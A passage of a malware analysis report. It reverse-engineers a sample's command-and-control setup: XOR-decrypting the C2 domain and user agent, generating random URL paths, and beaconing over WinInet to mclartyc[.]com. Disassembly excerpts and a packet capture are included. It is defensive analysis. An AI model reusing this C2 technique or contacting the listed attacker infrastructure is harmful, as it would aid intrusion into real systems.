


Figure 20: Creation of Google Notification registry key

Decrypt domain name and user-agent strings

Before creating and setting up a Command and control connection, the malware first will take a chunk of encrypted data stored in the executable and decrypt it with XOR key *0x9D* to generate the C2 domain name and user-agent string.




Figure 21: Buffer containing encrypted data

If we observe the memory dump of the destination of decrypted data, we can see the clear text of the decrypted domain name and user-agent string that will be used for the C2 connection in the next phase.




Figure 22: Decrypted data

Generate URL path

The malware also will generate random strings to be used as the URL path when making a connection with the attacker's C2 server. The figure below shows the function that will return and save the random string that is to be appended to the URL as the URL path.





Figure 23: Function routine use to create random string for URL path

The loop will generate arbitrary characters as the random string.

Command and Control connection

Upon decrypting the domain name and generating random characters for the URL path, the malware will then invoke a function that will be used to create the C2 connection at the end of the function "*malicious_function*".



```
.text:74881C4F
.text:74881C4F loc_74881C4F:           ; Size
.text:74881C4F push    23Ch
.text:74881C54 push    0               ; Val
.text:74881C56 push    offset encrypted_domain_user_agent ; void *
.text:74881C5B call    _memset
.text:74881C60 add     esp, 0Ch
.text:74881C63 lea     edi, [esp+250h+var_240]
.text:74881C67 mov     ecx, 8Fh
.text:74881C6C mov     esi, ebx
.text:74881C6E rep movsd
.text:74881C70 push    23Ch            ; Size
.text:74881C75 push    0               ; Val
.text:74881C77 push    ebx             ; void *
.text:74881C78 call    _memset
.text:74881C7D add     esp, 0Ch
.text:74881C80 push    1
.text:74881C82 push    ebx
.text:74881C83 call    wrap_free_base
.text:74881C88 sub     esp, 234h
.text:74881C8E lea     esi, [esp+48Ch+var_240]
.text:74881C95 mov     edi, esp
.text:74881C97 mov     ecx, 8Fh
.text:74881C9C rep movsd
.text:74881C9E call    wrap_C2_connection
.text:74881C9E malicious_function endp
.text:74881C9E
```


Figure 24: C2 Connection function being call

As we see in the first activity of the "*malicious_function*" function, the function previously used *LoadLibraryA* to load the WinInet library. The lifecycle for the WinInet to be used as a C2 connection is pretty simple.

As shown in the figure below, it will start to initialize the library by calling *InternetOpenA* with the decrypted user agent string "*Mozilla/5.0*" user-agent as *lpszAgent* parameter.




Figure 25: InternetOpenA being call

Using the decrypted domain name as parameter *lpszServerName* of *InternetConnectA*, the malware initiates the connection by opening an HTTP session for the given site where the *ESI* value contains *InternetOpenA* handle.




Figure 26: InternetConnectA

After that, the sample builds an HTTP request handle with the *HttpOpenRequestA* function along with *HttpSendRequestA* to send the HTTP Request shown in figure 27 and figure 28.

```
.text:74881989 push    0
.text:7488198B push    84A03300h
.text:74881990 push    0
.text:74881992 push    0
.text:74881994 push    0
.text:74881996 lea     ecx, [ebp-120h]
.text:7488199C push    ecx             ; B29ML78Ajvcum6
.text:7488199D push    offset aGet     ; "GET"
.text:748819A2 push    esi             ; handle InternetConnect
.text:748819A3 call    eax             ; HttpOpenRequestA
.text:748819A5 mov     edi, eax
.text:748819A7 test    edi, edi
.text:748819A9 jz      loc_74881B5A
```


Figure 27: HttpOpenRequestA

```
.text:736F19E7 push    0
.text:736F19E9 push    0
.text:736F19EB push    0
.text:736F19ED push    0
.text:736F19EF push    edi
.text:736F19F0 call    eax             ; HttpSendRequestA
.text:736F19F2 test    eax, eax
.text:736F19F4 jz      loc_736F1B49    ; Goes right
```

Figure 28: HttpSendRequestA

Lastly, the sample will pass the handle to *InternetReadFile* to read the actual data which probably means that the specimen is reading the response of the GET request to the URL domain *mclartyc[.]com*.

In our case here, the domain *mclartyc[.]com* has been resolved to the loopback address 127.0.0.1 by the attacker. Hence, deep analysis on behavior of the C2 interaction with compromised machine cannot be done.



No.	Date	Time	Source	Destination	port	host	Protocol	Length	Info
22	2022-04-03 06:14:01.698862	4.187940	104.89.120.43	192.168.80.135	15538		TCP	60	80 → 15538 [ACK] Seq=1 Ack=2 Win=64239 Len=0
23	2022-04-03 06:14:01.698862	4.187940	202.188.238.138	192.168.80.135	15537		TCP	60	80 → 15537 [ACK] Seq=1 Ack=2 Win=64239 Len=0
24	2022-04-03 06:14:01.703725	4.192803	202.188.238.138	192.168.80.135	15537		TCP	60	80 → 15537 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
25	2022-04-03 06:14:01.703749	4.192827	192.168.80.135	202.188.238.138	80		TCP	54	15537 → 80 [ACK] Seq=2 Ack=2 Win=64240 Len=0
26	2022-04-03 06:14:01.709154	4.198232	104.89.120.43	192.168.80.135	15538		TCP	60	80 → 15538 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
27	2022-04-03 06:14:01.709198	4.198276	192.168.80.135	104.89.120.43	80		TCP	54	15538 → 80 [ACK] Seq=2 Ack=2 Win=63977 Len=0
28	2022-04-03 06:14:03.640386	6.129464	192.168.80.135	192.168.80.2	53		DNS	72	Standard query 0xf2ba A mclartyc.com
29	2022-04-03 06:14:03.667143	6.156221	192.168.80.135	192.168.80.2	53		DNS	72	Standard query 0xf2ba A mclartyc.com
30	2022-04-03 06:14:03.833330	6.322408	192.168.80.2	192.168.80.135	59968		DNS	88	Standard query response 0xf2ba A mclartyc.com A 127.0.0.1
31	2022-04-03 06:14:03.864256	6.353334	192.168.80.2	192.168.80.135	59968		DNS	88	Standard query response 0xf2ba A mclartyc.com A 127.0.0.1
32	2022-04-03 06:14:03.864283	6.353361	192.168.80.135	192.168.80.2	59968		ICMP	116	Destination unreachable (Port unreachable)
33	2022-04-03 06:14:05.989563	8.478641	192.168.80.135	152.199.40.6	443		TCP	54	15508 → 443 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
34	2022-04-03 06:14:05.990091	8.479169	192.168.80.135	20.190.144.162	443		TCP	54	15506 → 443 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
35	2022-04-03 06:14:05.990170	8.479248	152.199.40.6	192.168.80.135	15508		TCP	60	443 → 15508 [ACK] Seq=1 Ack=2 Win=64239 Len=0
36	2022-04-03 06:14:05.990477	8.479555	20.190.144.162	192.168.80.135	15506		TCP	60	443 → 15506 [ACK] Seq=1 Ack=2 Win=64239 Len=0
37	2022-04-03 06:14:06.004517	8.493595	152.199.40.6	192.168.80.135	15508		TCP	60	443 → 15508 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
38	2022-04-03 06:14:06.004540	8.493618	192.168.80.135	152.199.40.6	443		TCP	54	15508 → 443 [ACK] Seq=2 Ack=2 Win=65535 Len=0
39	2022-04-03 06:14:06.063582	8.552660	20.190.144.162	192.168.80.135	15506		TCP	60	443 → 15506 [FIN, PSH, ACK] Seq=1 Ack=2 Win=64239 Len=0
40	2022-04-03 06:14:06.063676	8.552754	192.168.80.135	20.190.144.162	443		TCP	54	15506 → 443 [ACK] Seq=2 Ack=2 Win=65535 Len=0

Figure 29: Attacker's DNS resolved to 127.0.0.1

Based on VirusTotal, the resolved IP address of the domain would be 139.177.184.80.

